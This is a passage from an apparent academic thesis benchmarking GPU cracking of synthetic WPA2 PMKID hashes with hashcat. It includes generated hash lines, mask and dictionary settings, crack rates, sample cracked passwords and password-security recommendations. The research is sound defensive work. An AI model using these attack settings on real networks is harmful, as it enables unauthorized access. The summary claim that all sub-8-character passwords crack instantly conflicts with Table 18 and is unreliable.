16465 WPA*01*0590cfee378d17f6bdc72da575f4dae0*00123a2c05bc*00123b042042*41505f3136315f656f726678396366***
16466 WPA*01*ad51f62b6637712fd4d7c25d11159f25*00123ae42c70*00123b2442b0*41505f3039365f3535376967617164***
16467 WPA*01*501bf0280897233080835ff928fb680b*00123af9517*00123bc32f24*41505f3833305f62666c6e6473787a***
16468 WPA*01*2b543c414251b5a4a5f6ef583087abd7*00123a4edde7*00123ba0ad47*41505f3531325f7475397934317a3778***
16469 WPA*01*750ddf81fae116b832d59883c821973d*00123a29aeaa*00123bf60907*41505f3331325f696864737a3873776b***
16470 WPA*01*225a76fb98f835d86744d5caf2c2f369*00123a64f9fb*00123b442b70*41505f3331365f6c30307874647039***
16471 WPA*01*a28a406c6e077dd15e405476af677310*00123a6d93d6*00123bec7144*41505f3637375f6763396b7a676671***
16472 WPA*01*89f10528b62581f9316cc551ae237302*00123ad5f747*00123b82907c*41505f3336355f6a6a6234646b717331***
16473 WPA*01*2d6db5a8a2ec44bff4f98b5c338a838a*00123a723d1e*00123bcc1716*41505f3233345f6d736676616e3965***

```

Figure 32: A snapshot of a portion of the PMKID hashes from the generated list

The decryption of generated PMKID hashes was then carried out by utilizing the RTX 4090 and the comparatively older RX 6800. By performing a comparative analysis of the outcomes, the study aims to elucidate the impact of the new GPU technology on diverse secure password standards.

## 4.4 CHALLENGES OR ISSUES ENCOUNTERED DURING THE EXPERIMENTATION

Throughout the course of experimentation, several challenges and limitations were identified and carefully documented. In the subsequent sections, a comprehensive analysis of these challenges is provided for a thorough understanding of the experimental constraints encountered during the study.

### 4.4.1 Insufficient Availability of Authentic Packet Captured Data

Despite the aspiration to collect random packet data through extensive street-level roaming and analysis, ethical constraints, notably Sec. 202a of the German Criminal Code [64], prohibit such practices. Obtaining consent from numerous access point (AP) owners for a generalized wireless attack involving thousands of APs is an arduous task. Consequently, an alternative approach involves simulating typical human password creation patterns based on the analysis of previous studies and breached data dumps.

This alternative approach, while not replicating real-world scenarios entirely, offers valuable insights into common human password behaviors. By meticulously studying historical data breaches and previous research, patterns emerge, shedding light on the recurring tendencies of individuals when devising passwords. These insights encompass factors such as the prevalence of easily guessable passwords, the overreliance on dictionary words, and the predictable use of common alphanumeric combinations.

Furthermore, this study strives to expose the fallibility of what are conventionally perceived as strong passwords. By systematically scrutinizing password behaviors derived from previous research and data breaches, we shed light on the subtle nuances that can render even seemingly robust passwords susceptible to exploitation. This nuanced perspective is crucial, as it challenges the conventional understanding of password security and necessitates the adoption of more robust measures.

### 4.4.2 Limitations of Latin Alphabet-Based Metrics

The metrics utilized in this study are constrained to users utilizing Latin alphabet-based keyboards, such as English and German. Despite similarities in human behavior, these metrics do not encompass passwords composed in non-Latin languages such as Arabic, Chinese, Japanese, Cyrillic, and others.

### 4.4.3 Mitigation Strategies of Hash Collision for Large Password Datasets Using MurmurHash3 Algorithm

The MurmurHash3 algorithm is a non-cryptographic hash function that generates hash values with high-quality distribution and computational efficiency. Despite its efficacy, the algorithm is still prone to hash collisions [65], which occur when two different input values result in the same hash value. This phenomenon poses a challenge to hash table-based data storage and retrieval applications, causing file corruption.

The probability of hash collisions is positively correlated with the number of input values and the hash table size. In the present study, the password file consisting of leaked database passwords, provided by HIBP, was 37.5 gigabytes and consisted of 851,082,816 passwords. To address this risk, it is recommended to employ larger hash tables to ensure an adequate number of slots to store all possible hash values, while raising the false positive probability rate to 1/1000, which is relatively high given the large number of passwords in the data set.

Efforts to mitigate hash collision probabilities in the presence of an extensive password dataset proved to be highly demanding in terms of resources. As a result, an intricate yet efficient approach was developed to improve the accuracy of the Bloom filter.

The approach to address the challenge at hand involves dividing the Bloom Filter binary into eight partitions, with each partition serving as an individual Bloom Filter. The process entails scanning the generated passwords through all eight partitions. This method yields several advantages, including a reduction in the size of the generated binaries, decreasing resource-intensive processes, and the ability to operate with a considerably low false positive probability rate in a relatively shorter time.

## 5 RESULTS & ANALYSIS

---

### 5.1 PRESENTATION OF THE DATA OBTAINED FROM THE EXPERIMENTATION, INCLUDING THE SUCCESS RATE IN CRACKING PMKID HASHES

A total of 12 comprehensive tests, marked in Table 15, were conducted to evaluate the performance of the two distinct Graphics Processing Units (GPUs), namely the RTX 4090 and the RX6800. These tests encompassed a mix of exhaustive brute-force and dictionary-based attacks. Every test was restricted by predetermined time limits, following the Hashcat general rules embedded within the tool, and utilizing well-known wordlists frequently employed by penetration testers.

The applied rules in the tests included "capitalize", "append", "leetspeak", and "rockyou-30000". The dictionaries employed included the RockYou wordlist [66] and a standard English language dictionary.

The first three experiments employ an identical encrypted password dataset to demonstrate the speed at which a present-day consumer GPU can break a commonly used vulnerable password, serving as a benchmark against its forerunners.

Notably, certain tests were successfully completed within the designated time frame on the RTX 4090, which in turn determined the time constraint applied to the tests conducted on the RX6800. Presented below are the detailed results derived from these rigorous evaluations.

Table 15: Results of Password Cracking Tests Conducted on Nvidia RTX 4090 and AMD RX 6800 GPUs

No.	Test	Cracking Duration	Mask	Mask Meaning / Dictionary	Total Encrypted Passwords	RTX 4090 Cracked Passwords	RX 6800 Cracked Passwords	Cracked Password Samples
1	8 Digits	9H (09:00:00)	?d?d?d?d?d? d?d?d	8 Digits	4253	1208 (28.40%)	352 (8.27%)	26101978
2	8 Digits	4H (04:00:00)	-1 01 ?1?d?d?d?d? d?d?d	8 Digits	4253	1266 (29.77%)	357 (8.39%)	17021969
3	Date of Birth	4.86 Min. (00:04:52)	-1 0123 -2 01 -3 12 -4 90 ?1?d?2?d?3? 4?d?d	All possible dates of birth from 01011900	4253	4253 (100%)	795 (18.69%)	22041960
4	Phone Number	8H (08:00:00)	0?d?d?d?d?d? ?d?d?d?d?d	11 Digits	4179	666 (15.56%)	176 (4.11%)	3417749012
5	12 Char (Uppercase + Lowercase + Digits)	24H (24:00:00)	Dictionary Attack	English Language Dictionary	1000	112 (11.20%)	0 (0%)	Alterant9641 Absolved5084
6	12 Char L33t Type Passwords	24H (24:00:00)	Dictionary Attack	English Language Dictionary	3000	825 (27.5%)	190 (6.33%)	pyr0phyll1t3 w0nd3rm0ng3r
7	+20 Char L33t Type Passwords	24H (24:00:00)	Dictionary Attack	English Language Dictionary	1222	35 (2.86%)	0 (0%)	m3thyltr1n1tr0b3nz3n3
8	Common passwords +13 char	24H (24:00:00)	Dictionary Attack	RockYou	16252	2259 (13.89%)	1060 (6.52%)	syncmaster920n
9	Common WPA Passwords 8 Char	8H (08:00:00)	Dictionary Attack	RockYou	2802	1355 (48.36%)	514 (18.34%)	bl1zz4rd schn3ck3 r0s3m4ry
10	Common WPA Passwords 9 Char	8H (08:00:00)	Dictionary Attack	RockYou	763	442 (57.93%)	161 (21.1%)	v4l3nt1n3 bulld0z3r schn31d3r
11	Common WPA Passwords 10 Char	8H (08:00:00)	Dictionary Attack	RockYou	305	167 (54.75%)	40 (13.11%)	krypt0n1t3 w4t3rm3l0n
12	Common WPA Passwords 11 Char	8H (08:00:00)	Dictionary Attack	RockYou	88	42 (47.73%)	2 (2.27%)	c0mpl1c4t3d chr1st0ph3r

The experimental findings demonstrate a significant disparity in computational speed between the 2 GPUs when tasked with decrypting passwords. The RTX 4090 displays a computational efficiency ranging from 2 to 5 times higher than that of the RX6800. Despite that, anomalies were detected during tests 5, 7, and 12 in the performance of the RX6800.

In response to the observed anomalies, the assessment protocols were modified by extending the temporal constraints. Specifically, Tests 5 and 7 were subjected to a time limit of 48 hours, while Test 12 required a total of 64 hours to complete, owing to the limited quantity of encrypted passwords involved in the analysis. The following outcomes of these tests are delineated in Table 16.

Table 16: Findings from Experiments 5, 7, and 12 conducted on AMD RX 6800 Under Extended Time Constraints

No	Test	Cracking Duration	Mask	Mask Meaning	Total Encrypted Passwords	RTX 4090 Cracked Passwords	RX 6800 Cracked Passwords	Cracked Password Samples
5	12 Char (Uppercase + Lowercase + Digits)	48H (48:00:00)	Dictionary Attack	English Language Dictionary (370,000 Words)	1000	-	24 (2.4%)	Abricock6515 Acalephs1743
7	+20 Char L33t Type Passwords	48H (48:00:00)	Dictionary Attack	English Language Dictionary (370,000 Words)	1222	-	9 (0.73%)	p0lyv1nylpyrr0l1d0n3
12	Modified Common WPA Passwords (11 Char)	64H (64:00:00)	Dictionary Attack	RockYou	88	-	42 (47.73%)	y3ll0wst0n3 c0nst4nt1n3

Upon analyzing the outcomes, it becomes evident that the RX6800 demonstrates increased efficacy in handling specific password subsets as the duration of computation extends. Following the conclusion of test 12, it is apparent that the RX6800 produces results equivalent to those attained by the RTX 4090, albeit with a prolonged time frame. This observed phenomenon may arise from limitations inherent in OpenCL in comparison to CUDA, or it could be influenced by the positioning of the passwords within the latter portion of the dictionary.

## 5.2 DEFINING THE THRESHOLD FOR CRITICALLY WEAK PASSWORDS AND INTRODUCING THE CONCEPT OF PASSWORD DEAD-ZONE

In the realm of cybersecurity, a critically weak password denotes a password of utmost vulnerability due to its ubiquity and ease of prediction, exemplified by sequences like "123456" or "qwerty". In the context of assessing the computational power of the RTX 4090, it was observed that certain passwords were breached almost instantaneously under pure brute-force attacks. This observation instigated a comprehensive inquiry into varying password lengths and character sets. The objective was to evaluate the feasibility of cracking all possible combinations within a relatively short timeframe using today's consumer-grade GPUs.

These investigations imposed specific constraints: the passwords being analyzed had to be entirely random, mirroring the generation protocols employed by password managers. Moreover, the attacks executed were strictly pure brute-force attacks, encompassing the entirety of the character sets involved, without any rules, wordlists, or procedures that might enhance the efficiency of the attack. The primary aim was to evaluate, from a raw computational potency perspective, the RTX 4090's ability to penetrate through all conceivable password combinations within a 24-hour window, pushing the boundaries until the maximum password length was determined where the RTX 4090 broke all possible combinations.

The data, in Table 17, presents the outcomes obtained from an experiment assessing the threshold values associated with passwords characterized as critically weak, formulated solely from a lowercase character set.

Table 17: Test Results for Critically Weak Password Lengths Formulated from Lowercase Characters

No.	Test	Duration to complete	Test Status	Mask	Range	Total Encrypted Passwords	RTX 4090 Cracked Passwords	Cracked Password Samples
1	4 random characters	1s (00:00:01)	Completed	Bruteforce Attack	aaaa -> zzzz	10	10 (100%)	jrqz lkvh
2	5 random characters	28s (00:00:28)	Completed	Bruteforce Attack	aaaaa -> zzzzz	10	10 (100%)	nbjvz zlesj
3	6 random characters	9.6m (00:09:40)	Completed	Bruteforce Attack	aaaaaa -> zzzzzz	10	10 (100%)	qzmpyf lkbkae
4	7 random characters	4.3H (04:18:00)	Completed	Bruteforce Attack	aaaaaaa -> zzzzzzz	10	10 (100%)	njtgoj jopdsft
5	8 random characters	EST. 6 days (144:00:00)	Only 24h Completed	Bruteforce Attack	aaaaaaaa -> zzzzzzzz	10	3 (30%)	gcuswfrl tyzgkxhr



Subsequently, an additional experiment was conducted, involving an extended character set comprising lowercase letters (a-z), numerals (0-9), and most common special symbols (!@#%\$%^&\*()), to further evaluate password strength and security, detailed in Table 18.

Table 18: Test Results for Critically Weak Passwords Formulated from Lowercase Letters, Numerals, and Special Symbols

No	Test	Duration to complete	Test Status	Mask	Range	Total Number of Encrypted Passwords	RTX 4090 Cracked Passwords	Cracked Password Samples
1	4 random characters	12s (00:00:12)	Completed	Brute force Attack	aaaa -> ))))	10	10 (100%)	@wz) 4#u3
2	5 random characters	4.75m (00:04:45)	Completed	Brute force Attack	aaaaa -> )))))	10	10 (100%)	!dx0q 5tn^&
3	6 random characters	3.59H (03:36:00)	Completed	Brute force Attack	aaaaaa -> )))))))	10	10 (100%)	*y56q% hkr )8
4	7 random characters	EST. 20 Days (480:00:00)	Only 24h Completed	Brute force Attack	aaaaaaa -> )))))))	10	0 (0%)	xa%*5nu 3w(u@c)

In experiment no.4 identified as 7 random characters, a 24-hour duration was allocated for testing without yielding any visible results. Despite the absence of outcomes within this timeframe, it is anticipated that the exhaustive exploration of all potential combinations within this specific character set will require a maximum period of 20 days to successfully crack and complete the test.

These experiments led to the discovery of a phenomenon termed the 'Password Dead-Zone'. This term refers to a specific range of password lengths and character sets that are cracked almost instantly under pure brute-force attacks, highlighting a critical area of concern in digital security.

In the realm of the Password Dead-Zone, passwords of those lengths are alarmingly weak no matter the character compositions. These passwords are highly susceptible to brute-force attacks due to their insufficient length. The computational power of modern consumer GPUs, exemplified by the RTX 4090, can swiftly crack passwords within the range of this zone, making them essentially worthless as security measures.

### 5.3 DISCUSSING STRATEGIES TO MITIGATE PASSWORD VULNERABILITIES

In spite of the extensive dissemination of warnings and recommendations regarding the formulation of robust passwords, a substantial segment of internet users persists in employing weak and easily predictable passwords, provided they meet the minimum technical requirements. As evidenced in the conducted experiments, the WPA2 protocol mandates a minimum password length of 8 characters. Nonetheless, an 8-character password lacking randomness and intricate complexity is susceptible to instant decryption. Furthermore, the encryption algorithm for password protection in WPA2 networks stands as the primary defense against network intrusion. The computational prowess of GPU-based cracking techniques is expected to advance further, rendering even more intricate password configurations vulnerable to rapid decryption in the future.

As time progresses and technology advances, the Password dead zone continues to expand. Considering that passwords tested are encrypted using WPA2 algorithm, which is currently regarded as one of the most robust encryption methods relied upon by the majority of wireless networks. This highlights the critical significance of implementing strong password policies, emphasizing the necessity for strict requirements concerning password length and complexity. Users are encouraged to utilize lengthy, random, and diverse combinations of characters. It is crucial to refrain from employing passwords that fall within the criteria of the Password Dead-Zone, as they provide minimal to no protection against cyber threats.

Based on the experimental findings presented in this study, wherein an encryption algorithm renowned for its robustness and resistance to rapid decryption was employed, coupled with the tendency of individuals to devise passwords based on memorability, it is advisable to opt for password management systems featuring a minimum complexity of 16 characters. This exceeds the established Password Dead-Zone threshold by twofold, thereby ensuring heightened security. Nonetheless, it is noteworthy that human-memorable passwords, composed of multiple words and exceeding 18 characters, remain secure when employing a sophisticated character set, as evidenced by contemporary standards.

In conclusion, the concept of the Password Dead-Zone serves as a stark reminder of the ever-present dangers in the digital landscape. By staying vigilant and employing robust password practices, individuals and organizations can fortify their defenses against cyber threats, ensuring the safety of sensitive information in an increasingly interconnected world.

## 6 CONCLUSION

---

### 6.1 SUMMARY OF THE MAIN FINDINGS OF THE STUDY

The research conducted on the vulnerabilities of secure passwords, particularly focusing on the impact of consumer GPU technology advancements on password cracking. The results underscored several critical points:

1. **Ineffectiveness of Complex Passwords:** Contrary to common belief, the study revealed that the complexity of passwords alone is no longer a sufficient safeguard against modern cracking techniques. Even intricate passwords lacking adequate character randomization were found to be vulnerable. This challenges the widely held notion that incorporating uppercase letters, numbers, and special characters guarantees security.
2. **Cracking Long Passwords:** One of the discoveries was the ability to crack long passwords. Passwords with 12 or more characters, despite their length, become vulnerable to cracking attempts within a reasonable timeframe. This highlights the inadequacy of length alone in ensuring security; character randomization and unpredictability are equally crucial factors.
3. **Instant Vulnerability of Short Passwords:** Perhaps most concerning was the finding that passwords below 8 characters, regardless of their complexity, were instantly crackable. This signifies a critical Password Dead-Zone, a range where passwords are exceptionally vulnerable, emphasizing that even minimal length requirements are insufficient in the face of modern cracking tools.
4. **Advancements in Consumer GPU Technology:** The study showcased the substantial progress made in consumer GPU performance concerning password cracking. With each generation, these GPUs become exponentially more potent, enabling attackers to break passwords at an alarming pace. This escalation in computational power significantly reduces the time and effort required to crack passwords, making traditional security measures obsolete.
5. **Default Wordlists and Rules:** The research employed default wordlists and rules provided by encryption cracking tools like Hashcat. This highlights the accessibility and ease with which attackers can utilize off-the-shelf tools to compromise passwords. The default configurations alone were potent enough to breach passwords, indicating the simplicity of launching such attacks.
6. **Implications for Security Paradigms:** These findings challenge existing paradigms of password security. Passwords, regardless of their complexity, face a formidable threat from evolving cracking techniques. The research underscores the urgent need for a paradigm shift in security strategies, moving away from reliance solely on passwords.

In conclusion, the research paints a grim picture of the current state of password security. It highlights the pressing need for innovative approaches that transcend traditional password policies. The study's revelations serve as a wake-up call for individuals, organizations, and security professionals, urging them to adopt advanced security measures, robust authentication protocols, and continuous awareness programs to effectively safeguard against the escalating threat landscape.

## 6.2 IMPLICATIONS FOR WI-FI PASSWORD SECURITY

The implications of these findings for Wi-Fi password security are significant and far-reaching. Wi-Fi networks serve as gateways to a multitude of devices and sensitive information, making them attractive targets for malicious actors. Historically, Wi-Fi networks have relied heavily on passwords to safeguard access. However, the emergence of increasingly powerful consumer GPUs amplifies the vulnerabilities associated with this approach.

Firstly, the research emphasizes that the traditional reliance on passwords, even complex ones, is precarious. Weak or easily guessable passwords could lead to unauthorized access, enabling attackers to exploit network resources, intercept data, or launch more extensive attacks within the network. This scenario raises concerns about user privacy, data integrity, and overall system security.

Additionally, the study challenges the common assumption that longer passwords automatically guarantee security. As demonstrated, the length alone does not suffice if the characters lack randomization. This finding prompts a fundamental reexamination of how passwords are created, emphasizing the need for genuine randomness in character selection. Without this, even lengthy passwords can be cracked, leaving Wi-Fi networks vulnerable to infiltration.

Furthermore, these vulnerabilities have significant implications for businesses and individuals alike. For organizations, a breach in Wi-Fi security could lead to data breaches, financial losses, and damage to their reputation. Individuals may experience identity theft, loss of sensitive personal information, and unauthorized access to their online accounts.

In summary, the research findings indicate a paradigm shift in cybersecurity, necessitating a fundamental reevaluation of Wi-Fi password security practices. New, innovative approaches, such as multifactor authentication, biometric recognition, and enhanced encryption methods, are imperative to fortify Wi-Fi networks against the ever-advancing capabilities of malicious actors armed with powerful consumer GPU technology. Without adopting advanced security measures, the risk of unauthorized access and data compromise in Wi-Fi networks remains unacceptably high.

## 6.3 RECOMMENDATIONS FOR IMPROVING WI-FI SECURITY AND BEST PASSWORD PRACTICES

### 1. Longer and Unique Passwords:

Encouraging users to create longer passwords (at least 16 characters) is essential. These passwords should not be dictionary words or predictable combinations. Users should incorporate a mix of uppercase and lowercase letters, numbers, and special symbols to enhance complexity. Avoiding easily guessable information like birthdays or pet names is crucial. Additionally, passwords should be unique for each account or device, reducing the impact of a potential breach on other accounts.

### 2. Passphrases:

Promoting the use of passphrases can significantly enhance security. Passphrases are essentially longer combinations of words or even complete sentences. They are easier to remember yet highly secure. For instance, "PurpleElephant\$Jumping@Stars" is a strong passphrase. Their length and randomness make them robust against both brute-force attacks and dictionary attacks. One effective technique is the "3-Word Technique," where users think of three random words and combine them to form a passphrase. For instance, the passphrase "BananaMountain\$Dance".

### 3. Password Managers:

Encourage the use of reputable password managers. Password managers are secure tools that generate, store, and manage complex passwords for various accounts. They offer the convenience of having unique, complex passwords for each service without requiring users to remember them all. Password managers can generate lengthy, randomized passwords that are practically impossible to guess. Additionally, they often come with features like secure password sharing and auditing, ensuring that users maintain good password hygiene across all their accounts. By utilizing password managers, individuals can enhance both the security and convenience of their online activities, reducing the risk of weak or reused passwords compromising their accounts.

### 4. Network Encryption:

Ensure that Wi-Fi networks are encrypted using the latest protocols, preferably WPA3, which offers advanced security features. Although it's important to note that widespread adoption of WPA3 is still in progress and not all devices and clients currently support it, upgrading to WPA3-compatible equipment is advisable when feasible. For devices that do support WPA3, implementing it enhances the security of the network significantly. This proactive approach ensures that the network remains resilient against evolving cybersecurity threats, even as device compatibility catches up with the latest encryption standards.

#### 5. **Separate Wi-Fi Networks:**

In environments where various smart home appliances are in use, it's crucial to separate home networks effectively. One effective strategy is to employ Virtual Local Area Networks (VLANs) to create distinct network segments for user devices and Internet of Things (IoT) devices. By isolating these categories into different VLANs, potential security risks are contained within specific network boundaries. This segmentation limits the scope of hacking attacks significantly. Even if an IoT device is compromised, it remains isolated from user devices and sensitive data, reducing the overall impact of a potential breach. Proper network segmentation ensures that vulnerabilities in one category of devices do not compromise the security of the entire network, enhancing overall resilience against cyber threats.

#### 6. **Network Monitoring and Intrusion Detection:**

Implementing network monitoring tools and intrusion detection systems to actively monitor network traffic. While it might be challenging for the average Wi-Fi user to set up and manage, its benefits are significant. These systems continuously monitor network traffic, detecting unusual patterns or suspicious activities indicative of potential cyber threats. While it demands a certain level of expertise, this proactive approach can substantially minimize the damage caused by intruders. Timely detection and response to unauthorized access attempts can thwart malicious activities before they escalate, ensuring a higher level of security for the network.

#### 7. **Regular Security Audits:**

Conduct regular security audits and vulnerability assessments to identify potential weaknesses in the network infrastructure. Regular audits help in identifying and addressing vulnerabilities before they can be exploited by malicious actors. It's crucial to stay proactive in identifying and mitigating security risks.

#### 8. **Device Security:**

Educate oneself and others about securing their devices that connect to the Wi-Fi network. This includes ensuring that devices have updated antivirus software, enabling firewalls, and regularly updating the device's operating system and applications. Insecure devices can serve as entry points for attackers even if the network itself is well-protected.

By implementing these recommendations and promoting best password practices, organizations and individuals can significantly enhance their Wi-Fi security posture. A multi-layered approach that combines strong passwords, encryption protocols, and user education is key to mitigating the evolving threats posed by sophisticated cyber attackers.





## Sources

- [1] Muhammad Umair, Muhammad Aamir Cheema, Omer Cheema, Huan Li and Hua Lu., "Impact of COVID-19 on IoT Adoption in Healthcare, Smart Homes, Smart Buildings, Smart Cities, Transportation and Industrial IoT.," June 2021. [Online]. Available: <https://doi.org/10.3390/s21113838>.
- [2] "hashcat Wiki," [Online]. Available: <https://hashcat.net/wiki/doku.php?id=hashcat>.
- [3] Wanli Ma, John Campbell, Dat Tran and Dale Kleeman, "A Conceptual Framework for Assessing Password Quality," *IJCSNS International Journal of Computer Science and Network Security*, vol. 7, no. 1, pp. 179-185, 2007.
- [4] Steven Furnell, "Assessing website password practices – Unchanged after fifteen years?," *School of Computer Science, University of Nottingham, Nottingham, UK*, vol. 120, 2022.
- [5] IEEE, "Local and metropolitan area networks—Specific requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications Amendment 6: Medium Access Control (MAC) Security Enhancements," 23 July 2004. [Online]. Available: <https://paginas.fe.up.pt/~jaime/0506/SSR/802.11i-2004.pdf>. [Accessed 1 Jan 2023].
- [6] K. Raeburn, "RFC 3962: Advanced Encryption Standard (AES) Encryption for Kerberos 5," Feb 2005. [Online]. Available: <https://www.rfc-editor.org/rfc/rfc3962>. [Accessed 17 Dec 2022].
- [7] Paul A. Grassi, Michael E. Garcia and James L. Fenton, "Digital Identity Guidelines," 02 03 2020. [Online]. Available: <https://doi.org/10.6028/NIST.SP.800-63-3>.
- [8] Mike Rosulek, "Chapter 11: Hash Functions," in *The Joy of Cryptography*, Oregon State University, 2021, pp. 204-205.
- [9] Atom, "New attack on WPA/WPA2 using PMKID," 4 August 2018. [Online]. Available: <https://hashcat.net/forum/thread-7717.html>.
- [10] "jsteube (Jens Steube)," Github, [Online]. Available: <https://github.com/jsteube>.
- [11] AMD Inc., "RDNA Architecture | AMD," AMD, [Online]. Available: <https://www.amd.com/en/technologies/rdna>. [Accessed 11 03 2023].
- [12] AMD Inc., "Compare Graphics Specifications | AMD," AMD, [Online]. Available: <https://www.amd.com/en/products/specifications/compare/graphics/10516%2C10521%2C10526>. [Accessed 11 03 2023].

- [13] NVIDIA, "NVIDIA Ada GPU Architecture," 2022. [Online]. Available: <https://images.nvidia.com/aem-dam/Solutions/geforce/ada/nvidia-ada-gpu-architecture.pdf>. [Accessed 11 03 2023].
- [14] Amr Bayoumi, Michael Chu, Yasser Hanafy, Patricia Harrell and Gamal Refai-Ahmed, "Scientific and engineering computing using ATI stream technology.," *Computing in Science & Engineering*, vol. 11, no. 06, pp. 92-97, 2009.
- [15] Kazuhiko Komatsu, Katsuto Sato, Yusuke Arai, Kentaro Koyama, Hiroyuki Takizawa, and Hiroaki Kobayashi, "Evaluating Performance and Portability of OpenCL Programs," *In The fifth international workshop on automatic performance tuning*, vol. 66, no. 1, 2010.
- [16] Jianbin Fang, Ana Lucia Varbanescu and Henk Sips, "A Comprehensive Performance Comparison of CUDA and OpenCL," in *International Conference on Parallel Processing*, Taipei, Taiwan, 2011.
- [17] Karina Astudillo, *Wireless Hacking 101*, Babelcube Inc., 2017.
- [18] Yogi Kristiyanto and Ernastuti, "Analysis of deauthentication attack on ieee 802.11 connectivity based on iot technology using external penetration test.," *CommIT (Communication and Information Technology) Journal*, vol. 14, no. 1, pp. 45-51, 2020.
- [19] Jared Allar, "Vulnerability Note VU#723755 WiFi Protected Setup (WPS) PIN brute force vulnerability," Vulnerability Notes Database. CERT Coordination Center, 27 12 2011. [Online]. Available: <https://www.kb.cert.org/vuls/id/723755>.
- [20] Linko G. Nikolov, "Wireless network vulnerabilities estimation," *Security & Future*, vol. 2, no. 2, pp. 80-82, 2018.
- [21] Stefan Viehböck, "Brute forcing wi-fi protected setup.," *Wi-Fi Protected Setup*, vol. 9, 2011.
- [22] L. Bošnjak, J. Sreš and B. Brumen, "Brute-force and dictionary attack on hashed real-world passwords," *41st International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO)*, pp. 1161-1166, 2018.
- [23] Richard Shay, Saranga Komanduri, Adam L. Durity, Phillip (Seyoung) Huh, Michelle L. Mazurek, Sean M. Segreti, Blase Ur, Lujo Bauer, Nicolas Christin and Lorrie Faith Cranor, "Can Long Passwords Be Secure and Usable?," Association for Computing Machinery, New York, NY, USA, 2014.
- [24] Mark Burnett and Dave Kleiman, "Chapter 5 - Password Length: Making It Count," in *Perfect Passwords*, Syngress, 2005, pp. 53-67.
- [25] Brown, Alan S., Elisabeth Bracken, Sandy Zoccoli, King Douglas, "Generating and remembering passwords," *Applied Cognitive Psychology: The Official Journal of the Society for Applied Research in Memory and Cognition*, vol. 18, no. 6, pp. 641-651, 2004.

- [26] Mark Burnett and Dave Kleiman, "Chapter 8 - Ten Password Pointers: Building Strong Passwords," in *Perfect Passwords*, Syngress, 2005, pp. 93-106.
- [27] Hana Habib, Pardis Emami-Naeini, Summer Devlin, Maggie Oates, Chelse Swoopes and Lorrie Faith Cranor, "User Behaviors and Attitudes Under Password Expiration Policies," USENIX Association, Baltimore, MD, USA, 2018.
- [28] NordPass, "200-most-common-passwords-en.pdf," 2021. [Online]. Available: <https://s1.nordcdn.com/nord/misc/0.55.0/nordpass/200-most-common-passwords-en.pdf>. [Accessed 03 2023].
- [29] NordPass, "Top 200 most Common Password List 2022 | NordPass," NordPass, 2022. [Online]. Available: <https://nordpass.com/most-common-passwords-list/>. [Accessed 03 2023].
- [30] Chao Shen, Tianwen Yu, Haodi Xu, Gengshan Yang and Xiaohong Guan, "User practice in password security: An empirical study of real-life passwords in the wild," *Computers & Security*, vol. 61, pp. 130-141, 2016.
- [31] Eduardo Novella Lorente, Carlo Meijer, and Roel Verdult, "Scrutinizing WPA2 password generating algorithms in wireless routers.," in *9th {USENIX} Workshop on Offensive Technologies ({WOOT} 15)*, Radboud University, The Netherlands, 2015.
- [32] Telekom, "Bedienungsanleitung der Telekom Deutschland GmbH - speedport-w-724v.pdf," [Online]. Available: <https://www.telekom.de/hilfe/downloads/bedienungsanleitung-speedport-w-724v.pdf>.
- [33] PYUR, "pyur-wlan-kabelbox-handbuch-compal-ch7467ce.pdf," [Online]. Available: <https://www.pyur.com/content/dam/pyur/download/pyur-wlan-kabelbox-handbuch-compal-ch7467ce.pdf>.
- [34] NVIDIA, "NVIDIA AMPERE GA102 GPU ARCHITECTURE," 2021. [Online]. Available: <https://images.nvidia.com/aem-dam/en-zz/Solutions/geforce/ampere/pdf/NVIDIA-ampere-GA102-GPU-Architecture-Whitepaper-V1.pdf>. [Accessed 03 2023].
- [35] NVIDIA, "NVIDIA Turing GPU Architecture," NVIDIA, 2018. [Online]. Available: <https://images.nvidia.com/aem-dam/en-zz/Solutions/design-visualization/technologies/turing-architecture/NVIDIA-Turing-Architecture-Whitepaper.pdf>. [Accessed 03 2023].
- [36] AMD, "RDNA ARCHITECTURE," 2019. [Online]. Available: <https://www.amd.com/system/files/documents/rdna-whitepaper.pdf>. [Accessed 03 2023].
- [37] AMD, "AMD Radron RX 7900 XTX | AMD," AMD, [Online]. Available: <https://www.amd.com/en/products/graphics/amd-radeon-rx-7900xtx>. [Accessed 03 2023].

- [38] AMD, "AMD Radeon RX 6900 XT Graphics Card | AMD," AMD, [Online]. Available: <https://www.amd.com/en/products/graphics/amd-radeon-rx-6900-xt>. [Accessed 03 2023].
- [39] AMD, "AMD Radeon RX 6800 Graphics Card | AMD," AMD, [Online]. Available: <https://www.amd.com/en/products/graphics/amd-radeon-rx-6800>. [Accessed 03 2023].
- [40] Ah Kioon, Mary Cindy, Zhao Shun Wang, and Shubra Deb Das, "Security analysis of MD5 algorithm in password storage," *Applied Mechanics and Materials*, Vols. 347-350, pp. 2706-2711, 2013.
- [41] P. Sriramy and R. A. Karthika, "Providing password security by salted password hashing using bcrypt algorithm," *ARPN journal of engineering and applied sciences*, vol. 10, no. 13, pp. 5551-5556, 2015.
- [42] H.E. Michail, A.P. Kakarountas, A. Milidonis and C.E. Goutis, "Efficient implementation of the keyed-hash message authentication code (HMAC) using the SHA-1 hash function.," in *In Proceedings of the 2004 11th IEEE International Conference on Electronics, Circuits and Systems*, Patras, Greece, 2004.
- [43] Diksha.S.Borde, Poonam.A.Hebare and Priyanka.D.Dhanedhar, "Overview of Web password hashing using salt techniques.," *Int Res J Eng Technol*, vol. 4, no. 11, pp. 152-154, 2017.
- [44] Chinazo, Nureni Ayofe Azeez and Onyema Juliet, "ACHIEVING DATA AUTHENTICATION WITH HMAC-SHA256 ALGORITHM," *Computer Science & Telecommunications*, vol. 54, no. 2, pp. 34-43, 2018.
- [45] "hashcat forum," [Online]. Available: <https://hashcat.net/forum/search.php?action=results&sid=eb5674abc56000b7e456c0881b68e197&sortBy=lastpost&order=desc>. [Accessed 03 2023].
- [46] "Chick3nman's Gists," GitHub Gist, [Online]. Available: <https://gist.github.com/Chick3nman>. [Accessed 03 2023].
- [47] "Npcap/WiFi adapters - SecWiki," Secwiki.org, [Online]. Available: [https://secwiki.org/w/Npcap/WiFi\\_adapters](https://secwiki.org/w/Npcap/WiFi_adapters). [Accessed 03 2023].
- [48] ALFA Network Inc, "AWUS036ACH - ALFA Network Inc," 2020. [Online]. Available: <https://www.alfa.com.tw/products/awus036ach?variant=36473965871176>. [Accessed 2023].
